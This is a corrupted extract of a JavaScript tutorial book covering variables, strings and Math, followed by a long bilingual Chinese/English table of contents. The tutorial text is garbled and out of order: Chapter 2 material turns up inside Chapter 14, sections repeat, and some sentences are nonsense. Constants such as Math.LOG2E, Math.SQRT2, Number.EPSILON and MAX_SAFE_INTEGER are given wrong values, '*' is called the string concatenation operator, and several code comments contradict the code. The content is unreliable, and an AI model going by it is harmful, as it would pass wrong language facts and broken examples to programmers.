

JavaScript®

专业人士笔记

JavaScript®

Notes for Professionals

Chapter 2: JavaScript Variables

variable.name (Required) The name of the variable used when calling it.
value (Optional) Assignment (defining the variable)
 Variables are what make up most of JavaScript. These variables make up things from numbers all over JavaScript, to make our life much easier.

Section 2.1: Defining a Variable

```
var myVariable = "This is a variable!";
```

This is an example of defining variables. This variable is called a "string" because it has AS IAEs, etc.

Section 2.2: Using a Variable

```
var number = 5;
```

Here, we defined a number called "number" which was equal to 5. However, if we change its value to 3. To show the value of a variable, we log it to the console or use window.its value to 3.

```
console.log(number); // 3
window.alert(number); // 3
```

To add, subtract, multiply, divide, etc., we do like so:

```
number = number + 5; // 8
number = number * 2; // 16
number = number / 2; // 8
number = number % 2; // 0 (divided by 2 = 0);
number = -number; // -8
```

We can also strings which will concatenate them, or put them together. If we do so:

```
var myString = "I am a " + "string"; // "I am a string"
```

Section 2.3: Types of Variables

```
var myInteger = 12; // 32-bit number (from -2,147,483,648 to 2,147,483,647)
var myString = "Hello"; // String object
var myBoolean = true; // Boolean object
var myNull = null; // Null object
var myUndefined = undefined; // Undefined object: we didn't define it to anything yet
var myNumber = 3.141592653589793; // 64-bit floating-point number (decimal)
var myModule = 3.141592653589793; // 64-bit floating-point number (binary)
```

JavaScript Notes for Professionals

Chapter 7: Strings

Section 7.1: Basic Info and String Concatenation

Strings in JavaScript can be enclosed in single quotes, "Hello", double quotes, "Hello", and (from ES2015, ES6) in template literals (backticks), `Hello`.

```
var hello = "Hello";
var world = "world";
var helloWorld = Hello World; // ES2015 / ES6
```

Strings can be created from other types using the `String()` function.

```
var boolString = String(true); // "true"
var boolStringing = String(false); // "false"
var objString = ([], toString()); // "[object Object]"
```

Strings also can be created by using `String.fromCharCode` method.

```
String.fromCharCode(104, 101, 108, 108, 111); // "Hello"
```

Creating a String object using `new` keyword is allowed, but is not recommended as it behaves like Objects unlike primitive strings.

```
var objectString = new String("Yes, I am a String object");
typeof objectString; // "Object"
typeof objectString.valueOf(); // "string"
```

Concatenating Strings

String concatenation can be done with the `*` concatenation operator, or with the built-in `concat()` method on the String object prototype.

```
var foo = "Iam";
var bar = "Bar";
console.log(foo + bar); // => "IamBar"
console.log(foo + " " + bar); // => "Iam Bar"
```

```
foo.concat(bar); // => "IamBar"
" ".concat(" ", "Bar"); // => "Bar"
```

Strings can be concatenated with non-string variables but will type-convert the non-string variables into strings.

```
var string = "string";
var number = 32;
var boolean = true;
console.log(string + number + boolean); // "string32true"
```

JavaScript Notes for Professionals

Chapter 14: Arithmetic (Math)

Section 14.1: Constants

Constants	Description	Approximate
<code>Math.E</code>	Natural logarithm e	2.718
<code>Math.LN2</code>	Natural logarithm of 2	0.693
<code>Math.LOG2E</code>	Base 2 logarithm of e	0.434
<code>Math.PI</code>	Pi—the ratio of circumference to diameter of a circle	3.14
<code>Math.SQRT2</code>	Square root of 2	0.707
<code>Number.EPSILON</code>	Difference between one and the smallest value greater than one representable as a Number	1.41e-16
<code>Number.MAX_SAFE_INTEGER</code>	Largest integer n such that n and n + 1 are both exactly representable as a Number	2,214,664,625,313,089,647,263,339,181,616,16
<code>Number.MIN_SAFE_INTEGER</code>	Smallest positive value for Number	-2,214,664,625,313,089,647,263,339,181,616,16
<code>Number.NEGATIVE_INFINITY</code>	Value of negative infinity (-)	-Infinity
<code>Number.POSITIVE_INFINITY</code>	Value of positive infinity (+)	Infinity

Section 14.2: Remainder / Modulus (%)

The remainder / modulus operator (%) returns the remainder after (integer) division, operand 1 divided by operand 2.

```
number = 5; // 5 % 8 = 5
number = 10; // 10 % 8 = 2
number = 10 % 2; // (10s) 10 % 2
number = 10 % 2; // 10 % 2 (divided by 2) = 0;
```

We can also add strings which will concatenate them, or put them together. If we do so:

```
var myString = "I am a " + "string"; // "I am a string"
```

Section 2.3: Types of Variables

This operator returns the remainder left over when one operand is divided by a second operand. When the first operand is a negative value, the return value will always be negative, and vice-versa for positive values.

In the example above, 18 can be subtracted four times from 42 before there is not enough left to subtract again without a changing sign. The remainder is thus: $42 - 4 \times 18 = 18$.

The remainder operator may be useful for the following problems:

1. Test if an integer is (not) divisible by another number:

$x \% 4 == 0$ → true if x is divisible by 4

$x \% 2 == 0$ → true if x is even number

JavaScript Notes for Professionals

Chapter 7: Strings

Section 7.1: Basic Info and String Concatenation

Strings in JavaScript can be enclosed in single quotes, "Hello", double quotes, "Hello", and (from ES2015, ES6) in template literals (backticks), `Hello`.

```
var hello = "Hello";
var world = "world";
var helloWorld = Hello World; // ES2015 / ES6
```

Strings can be created from other types using the `String()` function.

```
var boolString = String(true); // "true"
var boolStringing = String(false); // "false"
var objString = ([], toString()); // "[object Object]"
```

Strings also can be created by using `String.fromCharCode` method.

```
String.fromCharCode(104, 101, 108, 108, 111); // "Hello"
```

Creating a String object using `new` keyword is allowed, but is not recommended as it behaves like Objects unlike primitive strings.

```
var objectString = new String("Yes, I am a String object");
typeof objectString; // "Object"
typeof objectString.valueOf(); // "string"
```

Concatenating Strings

String concatenation can be done with the `*` concatenation operator, or with the built-in `concat()` method on the String object prototype.

```
var foo = "Iam";
var bar = "Bar";
console.log(foo + bar); // => "IamBar"
console.log(foo + " " + bar); // => "Iam Bar"
```

```
foo.concat(bar); // => "IamBar"
" ".concat(" ", "Bar"); // => "Bar"
```

Strings can be concatenated with non-string variables but will type-convert the non-string variables into strings.

```
var string = "string";
var number = 32;
var boolean = true;
console.log(string + number + boolean); // "string32true"
```

JavaScript Notes for Professionals

Chapter 14: Arithmetic (Math)

Section 14.1: Constants

Constants	Description	Approximate
<code>Math.E</code>	Natural logarithm e	2.718
<code>Math.LN2</code>	Natural logarithm of 2	0.693
<code>Math.LOG2E</code>	Base 2 logarithm of e	0.434
<code>Math.PI</code>	Pi—the ratio of circumference to diameter of a circle	3.14
<code>Math.SQRT2</code>	Square root of 2	0.707
<code>Number.EPSILON</code>	Difference between one and the smallest value greater than one representable as a Number	1.41e-16
<code>Number.MAX_SAFE_INTEGER</code>	Largest integer n such that n and n + 1 are both exactly representable as a Number	2,214,664,625,313,089,647,263,339,181,616,16
<code>Number.MIN_SAFE_INTEGER</code>	Smallest positive value for Number	-2,214,664,625,313,089,647,263,339,181,616,16
<code>Number.NEGATIVE_INFINITY</code>	Value of negative infinity (-)	-Infinity
<code>Number.POSITIVE_INFINITY</code>	Value of positive infinity (+)	Infinity

Section 14.2: Remainder / Modulus (%)

The remainder / modulus operator (%) returns the remainder after (integer) division, operand 1 divided by operand 2.

```
number = 5; // 5 % 8 = 5
number = 10; // 10 % 8 = 2
number = 10 % 2; // (10s) 10 % 2
number = 10 % 2; // 10 % 2 (divided by 2) = 0;
```

We can also add strings which will concatenate them, or put them together. If we do so:

```
var myString = "I am a " + "string"; // "I am a string"
```

Section 2.3: Types of Variables

This operator returns the remainder left over when one operand is divided by a second operand. When the first operand is a negative value, the return value will always be negative, and vice-versa for positive values.

In the example above, 18 can be subtracted four times from 42 before there is not enough left to subtract again without a changing sign. The remainder is thus: $42 - 4 \times 18 = 18$.

The remainder operator may be useful for the following problems:

1. Test if an integer is (not) divisible by another number:

$x \% 4 == 0$ → true if x is divisible by 4

$x \% 2 == 0$ → true if x is even number

JavaScript Notes for Professionals

400多页

专业提示和技巧

400+ pages

of professional hints and tricks

目录

关于	1
第1章：JavaScript入门	2
第1.1节：使用console.log()	2
第1.2节：使用DOM API	4
第1.3节：使用 window.alert()	5
第1.4节：使用 window.prompt()	6
第1.5节：使用 window.confirm()	7
第1.6节：使用DOM API (带图形文本：画布、SVG或图像文件)	8
第2章：JavaScript变量	10
第2.1节：定义变量	10
第2.2节：使用变量	10
第2.3节：变量类型	10
第2.4节：数组和对象	11
第3章：内置常量	12
第3.1节：null	12
第3.2节：使用 isNaN() 测试 NaN	12
第3.3节：NaN	13
第3.4节：undefined和null	14
第3.5节：Infinity和-Infinity	15
第3.6节：数字常量	15
第3.7节：返回NaN的操作	16
第3.8节：返回NaN的数学库函数	16
第4章：注释	17
第4.1节：使用注释	17
第4.2节：在JavaScript中使用HTML注释（不良做法）	17
第5章：控制台	19
第5.1节：计时 - console.time()	22
第5.2节：格式化控制台输出	23
第5.3节：打印到浏览器的调试控制台	24
第5.4节：记录日志时包含堆栈跟踪 - console.trace()	26
第5.5节：制表值 - console.table()	26
第5.6节：计数 - console.count()	28
第5.7节：清除控制台 - console.clear()	30
第5.8节：交互式显示对象和XML - console.dir(), console.dirxml()	30
第5.9节：使用断言调试 - console.assert()	32
第6章：JavaScript中的数据类型	33
第6.1节：typeof	33
第6.2节：查找对象的类	34
第6.3节：通过构造函数名称获取对象类型	34
第7章：字符串	37
第7.1节：基本信息与字符串连接	37
第7.2节：字符串反转	38
第7.3节：字典序比较字符串	39
第7.4节：访问字符串中索引处的字符	40
第7.5节：转义引号	40
第7.6节：单词计数器	41

Contents

About	1
Chapter 1: Getting started with JavaScript	2
Section 1.1: Using console.log()	2
Section 1.2: Using the DOM API	4
Section 1.3: Using window.alert()	5
Section 1.4: Using window.prompt()	6
Section 1.5: Using window.confirm()	7
Section 1.6: Using the DOM API (with graphical text: Canvas, SVG, or image file)	8
Chapter 2: JavaScript Variables	10
Section 2.1: Defining a Variable	10
Section 2.2: Using a Variable	10
Section 2.3: Types of Variables	10
Section 2.4: Arrays and Objects	11
Chapter 3: Built-in Constants	12
Section 3.1: null	12
Section 3.2: Testing for NaN using isNaN()	12
Section 3.3: NaN	13
Section 3.4: undefined and null	14
Section 3.5: Infinity and -Infinity	15
Section 3.6: Number constants	15
Section 3.7: Operations that return NaN	16
Section 3.8: Math library functions that return NaN	16
Chapter 4: Comments	17
Section 4.1: Using Comments	17
Section 4.2: Using HTML comments in JavaScript (Bad practice)	17
Chapter 5: Console	19
Section 5.1: Measuring time - console.time()	22
Section 5.2: Formatting console output	23
Section 5.3: Printing to a browser's debugging console	24
Section 5.4: Including a stack trace when logging - console.trace()	26
Section 5.5: Tabulating values - console.table()	26
Section 5.6: Counting - console.count()	28
Section 5.7: Clearing the console - console.clear()	30
Section 5.8: Displaying objects and XML interactively - console.dir(), console.dirxml()	30
Section 5.9: Debugging with assertions - console.assert()	32
Chapter 6: Datatypes in JavaScript	33
Section 6.1: typeof	33
Section 6.2: Finding an object's class	34
Section 6.3: Getting object type by constructor name	34
Chapter 7: Strings	37
Section 7.1: Basic Info and String Concatenation	37
Section 7.2: Reverse String	38
Section 7.3: Comparing Strings Lexicographically	39
Section 7.4: Access character at index in string	40
Section 7.5: Escaping quotes	40
Section 7.6: Word Counter	41

第7章：字符串	41	Section 7.7: Trim whitespace	41
第7.8节：将字符串拆分为数组	41	Section 7.8: Splitting a string into an array	41
第7.9节：字符串是Unicode编码	42	Section 7.9: Strings are unicode	42
第7.10节：检测字符串	42	Section 7.10: Detecting a string	42
第7.11节：使用切片的子字符串	43	Section 7.11: Substrings with slice	43
第7.12节：字符编码	43	Section 7.12: Character code	43
第7.13节：数字的字符串表示	43	Section 7.13: String Representations of Numbers	43
第7.14节：字符串查找和替换函数	44	Section 7.14: String Find and Replace Functions	44
第7.15节：查找子字符串在字符串中的索引	45	Section 7.15: Find the index of a substring inside a string	45
第7.16节：字符串转大写	45	Section 7.16: String to Upper Case	45
第7.17节：字符串转小写	46	Section 7.17: String to Lower Case	46
第7.18节：重复字符串	46	Section 7.18: Repeat a String	46
第8章：日期	47	Chapter 8: Date	47
第8.1节：创建一个新的日期对象	47	Section 8.1: Create a new Date object	47
第8.2节：转换为字符串格式	49	Section 8.2: Convert to a string format	49
第8.3节：从UTC创建日期	50	Section 8.3: Creating a Date from UTC	50
第8.4节：格式化JavaScript日期	53	Section 8.4: Formatting a JavaScript date	53
第8.5节：获取自1970年1月1日00:00:00 UTC以来经过的毫秒数	55	Section 8.5: Get the number of milliseconds elapsed since 1 January 1970 00:00:00 UTC	55
第8.6节：获取当前时间和日期	55	Section 8.6: Get the current time and date	55
第8.7节：增加日期对象	56	Section 8.7: Increment a Date Object	56
第8.8节：转换为JSON	57	Section 8.8: Convert to JSON	57
第9章：日期比较	58	Chapter 9: Date Comparison	58
第9.1节：比较日期值	58	Section 9.1: Comparing Date values	58
第9.2节：日期差异计算	59	Section 9.2: Date Difference Calculation	59
第10章：比较操作	60	Chapter 10: Comparison Operations	60
第10.1节：抽象相等/不等及类型转换	60	Section 10.1: Abstract equality / inequality and type conversion	60
第10.2节：全局对象的NaN属性	61	Section 10.2: NaN Property of the Global Object	61
第10.3节：布尔运算符中的短路	63	Section 10.3: Short-circuiting in boolean operators	63
第10.4节：Null和Undefined	65	Section 10.4: Null and Undefined	65
第10.5节：抽象相等（==）	65	Section 10.5: Abstract Equality (==)	65
第10.6节：布尔逻辑运算符	66	Section 10.6: Logic Operators with Booleans	66
第10.7节：自动类型转换	67	Section 10.7: Automatic Type Conversions	67
第10.8节：带非布尔值的逻辑运算符（布尔强制转换）	67	Section 10.8: Logic Operators with Non-boolean values (boolean coercion)	67
第10.9节：空数组	68	Section 10.9: Empty Array	68
第10.10节：相等比较操作	68	Section 10.10: Equality comparison operations	68
第10.11节：关系运算符（<，<=，>，>=）	70	Section 10.11: Relational operators (<, <=, >, >=)	70
第10.12节：不等式	71	Section 10.12: Inequality	71
第10.13节：比较运算符列表	72	Section 10.13: List of Comparison Operators	72
第10.14节：组合多个逻辑语句	72	Section 10.14: Grouping multiple logic statements	72
第10.15节：位域以优化多状态数据的比较	72	Section 10.15: Bit fields to optimise comparison of multi state data	72
第11章：条件	74	Chapter 11: Conditions	74
第11.1节：三元运算符	74	Section 11.1: Ternary operators	74
第11.2节：Switch语句	75	Section 11.2: Switch statement	75
第11.3节：If / Else If / Else 控制	77	Section 11.3: If / Else If / Else Control	77
第11.4节：策略	78	Section 11.4: Strategu	78
第11.5节：使用 和 && 短路运算	79	Section 11.5: Using and && short circuiting	79
第12章：数组	80	Chapter 12: Arrays	80
第12.1节：将类数组对象转换为数组	80	Section 12.1: Converting Array-like Objects to Arrays	80
第12.2节：归约值	82	Section 12.2: Reducing values	82
第12.3节：映射值	84	Section 12.3: Mapping values	84

第12.4节：过滤对象数组	84
第12.5节：数组排序	86
第12.6节：迭代	88
第12.7节：数组解构	92
第12.8节：移除重复元素	93
第12.9节：数组比较	93
第12.10节：数组反转	94
第12.11节：数组的浅拷贝	95
第12.12节：数组拼接	95
第12.13节：将两个数组合并为键值对	97
第12.14节：数组展开/剩余操作	97
第12.15节：过滤值	98
第12.16节：数组搜索	99
第12.17节：将字符串转换为数组	100
第12.18节：从数组中移除项目	100
第12.19节：移除所有元素	101
第12.20节：查找最小或最大元素	102
第12.21节：标准数组初始化	103
第12.22节：将数组元素连接成字符串	104
第12.23节：使用splice()删除/添加元素	105
第12.24节：entries()方法	105
第12.25节：从数组中移除值	105
第12.26节：数组扁平化	106
第12.27节：向数组追加/前置项目	107
第12.28节：对象的键和值转换为数组	107
第12.29节：值的逻辑连接	108
第12.30节：检查对象是否为数组	108
第12.31节：在数组的特定索引插入项目	109
第12.32节：多维数组排序	109
第12.33节：测试所有数组项是否相等	110
第12.34节：复制数组的一部分	110
第13章：对象	112
第13.1节：浅拷贝	112
第13.2节：Object.freeze（对象冻结）	112
第13.3节：对象克隆	113
第13.4节：对象属性迭代	114
第13.5节：Object.assign	115
第13.6节：对象剩余/展开运算符（...）	116
第13.7节：Object.defineProperty	116
第13.8节：访问器属性（get 和 set）	117
第13.9节：动态/变量属性名	117
第13.10节：数组是对象	118
第13.11节：Object.seal	119
第13.12节：将对象的值转换为数组	120
第13.13节：从对象中检索属性	120
第13.14节：只读属性	123
第13.15节：不可枚举属性	123
第13.16节：锁定财产描述	123
第13.17节：Object.getOwnPropertyDescriptor	124
第13.18节：描述符和命名属性	124
第13.19节：Object.keys	126

Section 12.4: Filtering Object Arrays	84
Section 12.5: Sorting Arrays	86
Section 12.6: Iteration	88
Section 12.7: Destructuring an array	92
Section 12.8: Removing duplicate elements	93
Section 12.9: Array comparison	93
Section 12.10: Reversing arrays	94
Section 12.11: Shallow cloning an array	95
Section 12.12: Concatenating Arrays	95
Section 12.13: Merge two array as key value pair	97
Section 12.14: Array spread / rest	97
Section 12.15: Filtering values	98
Section 12.16: Searching an Array	99
Section 12.17: Convert a String to an Array	100
Section 12.18: Removing items from an array	100
Section 12.19: Removing all elements	101
Section 12.20: Finding the minimum or maximum element	102
Section 12.21: Standard array initialization	103
Section 12.22: Joining array elements in a string	104
Section 12.23: Removing/Adding elements using splice()	105
Section 12.24: The entries() method	105
Section 12.25: Remove value from array	105
Section 12.26: Flattening Arrays	106
Section 12.27: Append / Prepend items to Array	107
Section 12.28: Object keys and values to array	107
Section 12.29: Logical connective of values	108
Section 12.30: Checking if an object is an Array	108
Section 12.31: Insert an item into an array at a specific index	109
Section 12.32: Sorting multidimensional array	109
Section 12.33: Test all array items for equality	110
Section 12.34: Copy part of an Array	110
Chapter 13: Objects	112
Section 13.1: Shallow cloning	112
Section 13.2: Object.freeze	112
Section 13.3: Object cloning	113
Section 13.4: Object properties iteration	114
Section 13.5: Object.assign	115
Section 13.6: Object rest/spread (...)	116
Section 13.7: Object.defineProperty	116
Section 13.8: Accesor properties (get and set)	117
Section 13.9: Dynamic / variable property names	117
Section 13.10: Arrays are Objects	118
Section 13.11: Object.seal	119
Section 13.12: Convert object's values to array	120
Section 13.13: Retrieving properties from an object	120
Section 13.14: Read-Only property	123
Section 13.15: Non enumerable property	123
Section 13.16: Lock property description	123
Section 13.17: Object.getOwnPropertyDescriptor	124
Section 13.18: Descriptors and Named Properties	124
Section 13.19: Object.keys	126

第13.20节：带有特殊字符或保留字的属性	126
第13.21节：创建可迭代对象	127
第13.22节：遍历对象条目 - Object.entries()	127
第13.23节：Object.values()	128
第14章：算术（数学）	129
第14.1节：常量	129
第14.2节：余数 / 取模 (%)	129
第14.3节：四舍五入	130
第14.4节：三角学	132
第14.5节：按位运算符	133
第14.6节：自增运算符 (++)	135
第14.7节：指数运算 (Math.pow() 或 **)	135
第14.8节：随机整数和浮点数	136
第14.9节：加法运算符 (+)	137
第14.10节：使用按位运算符时，类型化数组的小端/大端	137
第14.11节：获取两个数字之间的随机数	138
第14.12节：模拟具有不同概率的事件	139
第14.13节：减法 (-)	140
第14.14节：乘法 (*)	140
第14.15节：获取最大值和最小值	140
第14.16节：限制数字在最小/最大范围内	141
第14.17节：上限和下限	141
第14.18节：求数字的根	142
第14.19节：高斯分布的随机数	142
第14.20节：使用Math.atan2查找方向	143
第14.21节：使用正弦和余弦根据方向和距离创建向量	143
第14.22节：Math.hypot	144
第14.23节：使用Math.sin的周期函数	145
第14.24节：除法 (/)	146
第14.25节：递减 (--)	146
第15章：按位运算符	148
第15.1节：按位运算符	148
第15.2节：移位运算符	150
第16章：构造函数	151
第16.1节：声明构造函数	151
第17章：声明与赋值	152
第17.1节：修改常量	152
第17.2节：声明和初始化常量	152
第17.3节：声明	152
第17.4节：未定义	153
第17.5节：数据类型	153
第17.6节：数学运算和赋值	153
第17.7节：赋值	155
第18章：循环	156
第18.1节：标准“for”循环	156
第18.2节：“for ... of”循环	157
第18.3节：“for ... in”循环	159
第18.4节：“while”循环	159
第18.5节：循环中的“continue”	160
第18.6节：中断特定的嵌套循环	161

Section 13.20: Properties with special characters or reserved words	126
Section 13.21: Creating an Iterable object	127
Section 13.22: Iterating over Object entries - Object.entries()	127
Section 13.23: Object.values()	128
Chapter 14: Arithmetic (Math)	129
Section 14.1: Constants	129
Section 14.2: Remainder / Modulus (%)	129
Section 14.3: Rounding	130
Section 14.4: Trigonometry	132
Section 14.5: Bitwise operators	133
Section 14.6: Incrementing (++)	135
Section 14.7: Exponentiation (Math.pow() or **)	135
Section 14.8: Random Integers and Floats	136
Section 14.9: Addition (+)	137
Section 14.10: Little / Big endian for typed arrays when using bitwise operators	137
Section 14.11: Get Random Between Two Numbers	138
Section 14.12: Simulating events with different probabilities	139
Section 14.13: Subtraction (-)	140
Section 14.14: Multiplication (*)	140
Section 14.15: Getting maximum and minimum	140
Section 14.16: Restrict Number to Min/Max Range	141
Section 14.17: Ceiling and Floor	141
Section 14.18: Getting roots of a number	142
Section 14.19: Random with gaussian distribution	142
Section 14.20: Math.atan2 to find direction	143
Section 14.21: Sin & Cos to create a vector given direction & distance	143
Section 14.22: Math.hypot	144
Section 14.23: Periodic functions using Math.sin	145
Section 14.24: Division (/)	146
Section 14.25: Decrementing (--)	146
Chapter 15: Bitwise operators	148
Section 15.1: Bitwise operators	148
Section 15.2: Shift Operators	150
Chapter 16: Constructor functions	151
Section 16.1: Declaring a constructor function	151
Chapter 17: Declarations and Assignments	152
Section 17.1: Modifying constants	152
Section 17.2: Declaring and initializing constants	152
Section 17.3: Declaration	152
Section 17.4: Undefined	153
Section 17.5: Data Types	153
Section 17.6: Mathematic operations and assignment	153
Section 17.7: Assignment	155
Chapter 18: Loops	156
Section 18.1: Standard "for" loops	156
Section 18.2: "for ... of" loop	157
Section 18.3: "for ... in" loop	159
Section 18.4: "while" Loops	159
Section 18.5: "continue" a loop	160
Section 18.6: Break specific nested loops	161

第18.7节：“do ... while”循环	161
第18.8节：中断和继续标签	161
第19章：函数	163
第19.1节：函数作用域	163
第19.2节：柯里化	164
第19.3节：立即调用函数表达式	165
第19.4节：命名函数	166
第19.5节：绑定 `this` 和参数	169
第19.6节：参数数量未知的函数（可变参数函数）	171
第19.7节：匿名函数	172
第19.8节：默认参数	174
第19.9节：call和apply	176
第19.10节：部分应用	177
第19.11节：按引用或按值传递参数	178
第19.12节：函数参数、“arguments”对象、剩余参数和扩展参数	179
第19.13节：函数组合	179
第19.14节：获取函数对象的名称	180
第19.15节：递归函数	180
第19.16节：使用return语句	181
第19.17节：函数作为变量	182
第20章：函数式JavaScript	185
第20.1节：高阶函数	185
第20.2节：恒等单子（Identity Monad）	185
第20.3节：纯函数	187
第20.4节：将函数作为参数传递	188
第21章：原型，对象	190
第21.1节：创建和初始化原型	190
第22章：类	192
第22.1节：类构造函数	192
第22.2节：类继承	192
第22.3节：静态方法	193
第22.4节：访问器和设置器	193
第22.5节：私有成员	194
第22.6节：方法	195
第22.7节：动态方法名	195
第22.8节：使用类管理私有数据	196
第22.9节：类名绑定	198
第23章：命名空间	199
第23.1节：通过直接赋值的命名空间	199
第23.2节：嵌套命名空间	199
第24章：上下文（this）	200
第24.1节：简单对象中的this	200
第24.2节：保存this以供嵌套函数/对象使用	200
第24.3节：绑定函数上下文	201
第24.4节：构造函数中的this	202
第25章：设置器和获取器	203
第25.1节：使用Object.defineProperty定义设置器/获取器	203
第25.2节：在新创建的对象中定义设置器/获取器	203
第25.3节：在ES6类中定义获取器和设置器	203

Section 18.7: "do ... while" loop	161
Section 18.8: Break and continue labels	161
Chapter 19: Functions	163
Section 19.1: Function Scoping	163
Section 19.2: Currying	164
Section 19.3: Immediately Invoked Function Expressions	165
Section 19.4: Named Functions	166
Section 19.5: Binding `this` and arguments	169
Section 19.6: Functions with an Unknown Number of Arguments (variadic functions)	171
Section 19.7: Anonymous Function	172
Section 19.8: Default parameters	174
Section 19.9: Call and apply	176
Section 19.10: Partial Application	177
Section 19.11: Passing arguments by reference or value	178
Section 19.12: Function Arguments, "arguments" object, rest and spread parameters	179
Section 19.13: Function Composition	179
Section 19.14: Get the name of a function object	180
Section 19.15: Recursive Function	180
Section 19.16: Using the Return Statement	181
Section 19.17: Functions as a variable	182
Chapter 20: Functional JavaScript	185
Section 20.1: Higher-Order Functions	185
Section 20.2: Identity Monad	185
Section 20.3: Pure Functions	187
Section 20.4: Accepting Functions as Arguments	188
Chapter 21: Prototypes, objects	190
Section 21.1: Creation and initialising Prototype	190
Chapter 22: Classes	192
Section 22.1: Class Constructor	192
Section 22.2: Class Inheritance	192
Section 22.3: Static Methods	193
Section 22.4: Getters and Setters	193
Section 22.5: Private Members	194
Section 22.6: Methods	195
Section 22.7: Dynamic Method Names	195
Section 22.8: Managing Private Data with Classes	196
Section 22.9: Class Name binding	198
Chapter 23: Namespacing	199
Section 23.1: Namespace by direct assignment	199
Section 23.2: Nested Namespaces	199
Chapter 24: Context (this)	200
Section 24.1: this with simple objects	200
Section 24.2: Saving this for use in nested functions / objects	200
Section 24.3: Binding function context	201
Section 24.4: this in constructor functions	202
Chapter 25: Setters and Getters	203
Section 25.1: Defining a Setter/Getter Using Object.defineProperty	203
Section 25.2: Defining an Setter/Getter in a Newly Created Object	203
Section 25.3: Defining getters and setters in ES6 class	203

第26章：事件	205	Chapter 26: Events	205
第26.1节：页面、DOM和浏览器加载	205	Section 26.1: Page, DOM and Browser loading	205
第27章：继承	206	Chapter 27: Inheritance	206
第27.1节：标准函数原型	206	Section 27.1: Standard function prototype	206
第27.2节：Object.key和Object.prototype.key的区别	206	Section 27.2: Difference between Object.key and Object.prototype.key	206
第27.3节：原型继承	206	Section 27.3: Prototypal inheritance	206
第27.4节：伪经典继承	207	Section 27.4: Pseudo-classical inheritance	207
第27.5节：设置对象的原型	208	Section 27.5: Setting an Object's prototype	208
第28章：方法链	210	Chapter 28: Method Chaining	210
第28.1节：可链对象设计与链式调用	210	Section 28.1: Chainable object design and chaining	210
第28.2节：方法链	212	Section 28.2: Method Chaining	212
第29章：回调函数	213	Chapter 29: Callbacks	213
第29.1节：简单回调使用示例	213	Section 29.1: Simple Callback Usage Examples	213
第29.2节：续延（同步和异步）	214	Section 29.2: Continuation (synchronous and asynchronous)	214
第29.3节：什么是回调？	215	Section 29.3: What is a callback?	215
第29.4节：回调与'this'	216	Section 29.4: Callbacks and 'this'	216
第29.5节：使用箭头函数的回调	217	Section 29.5: Callback using Arrow function	217
第29.6节：错误处理和控制流分支	218	Section 29.6: Error handling and control-flow branching	218
第30章：间隔和超时	219	Chapter 30: Intervals and Timeouts	219
第30.1节：递归setTimeout	219	Section 30.1: Recursive setTimeout	219
第30.2节：间隔	219	Section 30.2: Intervals	219
第30.3节：间隔	219	Section 30.3: Intervals	219
第30.4节：移除间隔	220	Section 30.4: Removing intervals	220
第30.5节：移除超时	220	Section 30.5: Removing timeouts	220
第30.6节：setTimeout、操作顺序、clearTimeout	220	Section 30.6: setTimeout, order of operations, clearTimeout	220
第31章：正则表达式	222	Chapter 31: Regular expressions	222
第31.1节：创建RegExp对象	222	Section 31.1: Creating a RegExp Object	222
第31.2节：RegExp标志	222	Section 31.2: RegExp Flags	222
第31.3节：使用.test()检查字符串是否包含模式	223	Section 31.3: Check if string contains pattern using .test()	223
第31.4节：使用.exec()进行匹配	223	Section 31.4: Matching With .exec()	223
第31.5节：在字符串中使用RegExp	223	Section 31.5: Using RegExp With Strings	223
第31.6节：RegExp分组	224	Section 31.6: RegExp Groups	224
第31.7节：用回调函数替换字符串匹配	225	Section 31.7: Replacing string match with a callback function	225
第31.8节：使用带括号的正则表达式Regex.exec()提取字符串匹配项	226	Section 31.8: Using Regex.exec() with parentheses regex to extract matches of a string	226
第32章：Cookies（浏览器存储）	228	Chapter 32: Cookies	228
第32.1节：测试Cookies是否启用	228	Section 32.1: Test if cookies are enabled	228
第32.2节：添加和设置Cookies	228	Section 32.2: Adding and Setting Cookies	228
第32.3节：读取Cookies	228	Section 32.3: Reading cookies	228
第32.4节：删除Cookie	228	Section 32.4: Removing cookies	228
第33章：网页存储	229	Chapter 33: Web Storage	229
第33.1节：使用localStorage	229	Section 33.1: Using localStorage	229
第33.2节：更简单的存储处理方式	229	Section 33.2: Simpler way of handling Storage	229
第33.3节：存储事件	230	Section 33.3: Storage events	230
第33.4节：sessionStorage	231	Section 33.4: sessionStorage	231
第33.5节：localStorage长度	232	Section 33.5: localStorage length	232
第33.6节：错误条件	232	Section 33.6: Error conditions	232
第33.7节：清除存储	232	Section 33.7: Clearing storage	232
第33.8节：移除存储项	232	Section 33.8: Remove Storage Item	232
第34章：数据属性	233	Chapter 34: Data attributes	233

第34章：访问数据属性	233
第35章：JSON	234
第35.1节：JSON与JavaScript字面量	234
第35.2节：使用复原函数进行解析	235
第35.3节：序列化一个值	236
第35.4节：序列化和恢复类实例	237
第35.5节：使用替换函数进行序列化	238
第35.6节：解析简单的JSON字符串	239
第35.7节：循环对象值	239
第36章：AJAX	240
第36.1节：通过POST发送和接收JSON数据	240
第36.2节：添加AJAX预加载器	240
第36.3节：显示Stack Overflow API中本月最热门的JavaScript问题	241
第36.4节：使用带参数的GET请求	242
第36.5节：通过HEAD请求检查文件是否存在	243
第36.6节：使用GET且无参数	243
第36.7节：在全局级别监听AJAX事件	243
第37章：枚举	244
第37.1节：使用Object.freeze()定义枚举	244
第37.2节：替代定义	244
第37.3节：打印枚举变量	244
第37.4节：使用符号实现枚举	245
第37.5节：自动枚举值	245
第38章：映射	247
第38.1节：创建映射	247
第38.2节：清空映射	247
第38.3节：从映射中移除元素	247
第38.4节：检查映射中是否存在键	248
第38.5节：遍历映射	248
第38.6节：获取和设置元素	248
第38.7节：获取映射（Map）元素的数量	249
第39章：时间戳	250
第39.1节：高分辨率时间戳	250
第39.2节：获取秒级时间戳	250
第39.3节：低分辨率时间戳	250
第39.4节：对旧版浏览器的支持	250
第40章：一元运算符	251
第40.1节：概述	251
第40.2节：typeof 运算符	251
第40.3节：delete 运算符	252
第40.4节：一元加运算符（+）	253
第40.5节：void 运算符	254
第40.6节：一元取反运算符（-）	255
第40.7节：按位非运算符（~）	255
第40.8节：逻辑非运算符（!）	256
第41章：生成器	258
第41.1节：生成器函数	258
第41.2节：向生成器发送值	259
第41.3节：委托给其他生成器	259

Section 34.1: Accessing data attributes	233
Chapter 35: JSON	234
Section 35.1: JSON versus JavaScript literals	234
Section 35.2: Parsing with a reviver function	235
Section 35.3: Serializing a value	236
Section 35.4: Serializing and restoring class instances	237
Section 35.5: Serializing with a replacer function	238
Section 35.6: Parsing a simple JSON string	239
Section 35.7: Cyclic object values	239
Chapter 36: AJAX	240
